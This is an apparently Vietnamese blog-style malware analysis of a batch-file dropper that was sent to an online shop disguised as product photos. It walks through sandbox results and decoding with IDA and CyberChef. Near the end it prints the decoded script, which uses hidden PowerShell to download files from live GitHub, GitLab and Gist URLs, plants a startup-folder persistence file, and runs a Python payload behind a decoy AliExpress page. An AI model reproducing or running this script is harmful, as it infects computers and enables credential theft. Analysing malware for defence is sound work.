
Dạo gần đây nổi lên khá nhiều sự việc liên quan đến các shop bán hàng online, các cá nhân, doanh nghiệp bị kẻ hư chiếm đoạt tài khoản mạng xã hội. Thủ đoạn của các đối tượng thiên biến vạn hóa, ngày càng tinh vi về mặt kĩ thuật. Một trong những cách khá phổ biến đó là dụ dỗ nạn nhân tải mã độc và thực thi trên máy tính để chiếm đoạt thông tin đăng nhập từ trình duyệt.

Hôm qua mình có đọc được một bài viết về việc một người dùng thấy mã độc thông qua tin nhắn, bây giờ hãy cùng mình phân tích mã độc này nhé.



Một shop bán hàng online bị kẻ hư gửi mã độc qua tin nhắn

Tóm tắt vụ việc

Vào ngày 18/7/2023, một người dùng ẩn danh có đăng tải lên mạng xã hội về sự việc bị một đối tượng lạ nhắn tin với nội dung “Bên em cần nhập sỉ mẫu hàng này” và đính kèm một tập tin **.rar** và yêu cầu shop mở ra xem.

Người dùng này đã giải nén và mở file lên thì thấy máy tính xuất hiện một tab terminal và thực thi các câu lệnh lạ. Người này đã nghi ngờ là virus và đăng lên facebook để nhờ hỗ trợ.

Đây là mẫu file mà người dùng thấy (link do người đăng bài viết cung cấp): https://drive.google.com/drive/folders/1UGkQFqU3UAFmsfKPErZgMeQp7s2pRC0z


Quá trình phân tích

Các công cụ và môi trường

- Windows 10 (VMWare)
- IDA Pro
- Virustotal
- Any.run
- VS Code


Các bước tiến hành

Đầu tiên mình sẽ tải file mẫu **Photo-images-Mau-San-Pham_2023-07-21-58.rar** về máy ảo Windows 10. Ở môi trường này mình bật windows defender để đảm bảo rằng môi trường giống như máy tính của người sử dụng bình thường. Quá trình tải file về và giải nén đều không bị windows defender phát hiện là mã độc.



File **.rar** khi vừa tải về

Sau khi giải nén mình thấy một file có định dạng **.bat**. Đây là định dạng của một file thực thi trên windows, file này sẽ chứa Shell Command để kích hoạt một số hành vi mà kẻ tấn công mong muốn.




Nội dung bên trong file **.rar** sau khi giải nén

Trước đây mình cũng từng thấy vài trường hợp kẻ hư gửi mã độc thông qua file nén (file **.rar**) và đặt mật khẩu giải nén để tránh bị các chương trình Anti Virus phát hiện. Lần này kẻ tấn công chỉ nén lại chứ không hề đặt mật khẩu, cả quá trình giải nén và thực thi file này đều không bị Windows Defender phát hiện ==> Mã độc này khá tinh vi về mặt kĩ thuật.

Vậy bằng cách nào mà mã độc này có thể trốn tránh được Windows Defender ???

Để giải đáp cho câu hỏi này, mình sẽ kết hợp cả phân tích tĩnh và phân tích động để xem nó hoạt động như thế nào. Mình sử dụng 2 trang web khá nổi tiếng trong việc phân tích mã độc là Virus Total và Any.run để kiểm tra file này.

Virus Total có 2/59 Security vendors' analysis phát hiện đây là **HEUR:Trojan.BAT.Setter.gen**




Kết quả Virus Total

Các bạn có thể xem kết quả tại đây: https://www.virustotal.com/gui/file/b479ed8148185ad9f97105d1f4da1c63446c2fc23beb5b06fb10fbc0e0774224/detection

Chỉ có 2/59 security vendors đánh giá đây là mã độc … một con số khá nhỏ

Riêng phần any.run mình sử dụng bản free và thực thi trên hệ điều hành Win7 32bit thì máy tính xem file này như một tệp văn bản nên không thực thi.



Kết quả any.run

Kết quả any.run có thể xem tại đây: https://app.any.run/tasks/93ef3df5-d4ec-4806-bece-0586544a3962/


Do điều kiện chưa cho phép nên mình chưa có cơ hội thử chạy mã độc này trên nhiều hệ điều hành khác nhau. Tuy nhiên, mình nhận định sơ bộ mã độc này được thiết kế cho các máy tính có hệ điều hành phổ biến hiện nay (chẳng hạn như Windows 10, ...)

Sau khi đã sử dụng 2 công cụ này để phân tích động, mình tiến hành phân tích tĩnh trên máy ảo Windows 10.

Phân tích tĩnh trên máy ảo

Sử dụng VSCode

Việc đầu tiên mình làm đó là mở file này bằng VSCode để xem bên trong nó chứa cái gì (có thể sử dụng notepad cũng được nhưng mình dùng VSCode cho giống hackẻ)




Nội dung file **Photo-images-Mau-San-Pham_2023-07-21-58.bat**

Mới đầu mình thấy mấy kí tự này giống tiếng Trung hay tiếng Nhật gì đấy nên mình nghĩ chắc là bị mã hóa hay gì rồi. Để làm rõ hơn nó là gì thì mình chuyển sang bước kế tiếp, sử dụng IDA để kiểm tra file này xem thế nào.


Sử dụng IDA

Đây rồi ....



Mã độc khi xem bằng IDA Pro

Để dễ nhìn hơn thì mình sử dụng CyberChef, một công cụ khá nổi tiếng đối với anh em chơi crypto.



Đoạn mã sau khi decode từ Hex


Sau một hồi thì đống bùng nhùng này cũng dễ nhìn hơn, đoạn mã mình thu được như sau:

```
@echo off
set eQ=y
set MA=0
set RA=D
set JA=$
set dA=t
set VQ=U
set Yg=b
set bQ=m
set MQ=1
set KA=(
    set bA=l
    set LQ=-
    set Tg=N
    set cQ=q
    set eg=z
    set Lw=/
    set aA=h
    set XA=\
    set dg=v
    set Jw='
    set OA=8
    set Rg=F
    setlocal EnableDelayedExpansion
    set cg=r
    set aw=k
    set Ww=[
        set XQ=
        ]
    set QQ=A
    set bw=o
    set cw=s
    set Ow=;
    set ZA=d
    set UA=P
    set Uw=S
    set Zg=f
    set aQ=i
    set Mw=3
    set IA=
    set Lg=.
    set RQ=E
    set bg=n
    set Ig="
    set Tw=O
    set Ug=R
```

```
    set Mg=2
    set dw=w
    set eA=x
    set YQ=a
    set Og=:
    set cA=p
    set Nw=7
    set dQ=u
    set KQ=
    )
set SQ=I
set Zw=g
set Vw=W
set TQ=M
set Yw=c
set Qw=C
set ZQ=e
cls
start chrome https://www.aliexpress.us/
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden                Invoke-WebRequest                -URI
https://raw.githubusercontent.com/alibaba20232023/haivcl/main/start  -
OutFile
"C:\\Users\\$([Environment]::UserName)\\AppData\\Roaming\\Microsoft\\W
indows\\'Start Menu'\\Programs\\Startup\\WindowsSecure.bat";
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden                Invoke-WebRequest                -URI
https://gitlab.com/alibaba2023/alibaba/-/raw/632ff709de86170331f352513
3670a873637a990/Document.zip -OutFile C:\\Users\\Public\\Document.zip;
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden Expand-Archive C:\\Users\\Public\\Document.zip -DestinationPath
C:\\Users\\Public\\Document;
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden                Invoke-WebRequest                -URI
https://gist.githubusercontent.com/xjnhzaj12b1/fd8ac3eedbbb8b540a99bc3
0da23f9e5/raw/7a86a090d85645354046be055f91874295dbe37f/cty16  -OutFile
C:\\Users\\Public\\Document\\project.py;
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden                C:\\Users\\Public\\Document\\python
C:\\Users\\Public\\Document\\project.py;
start chrome https://www.aliexpress.us/
```

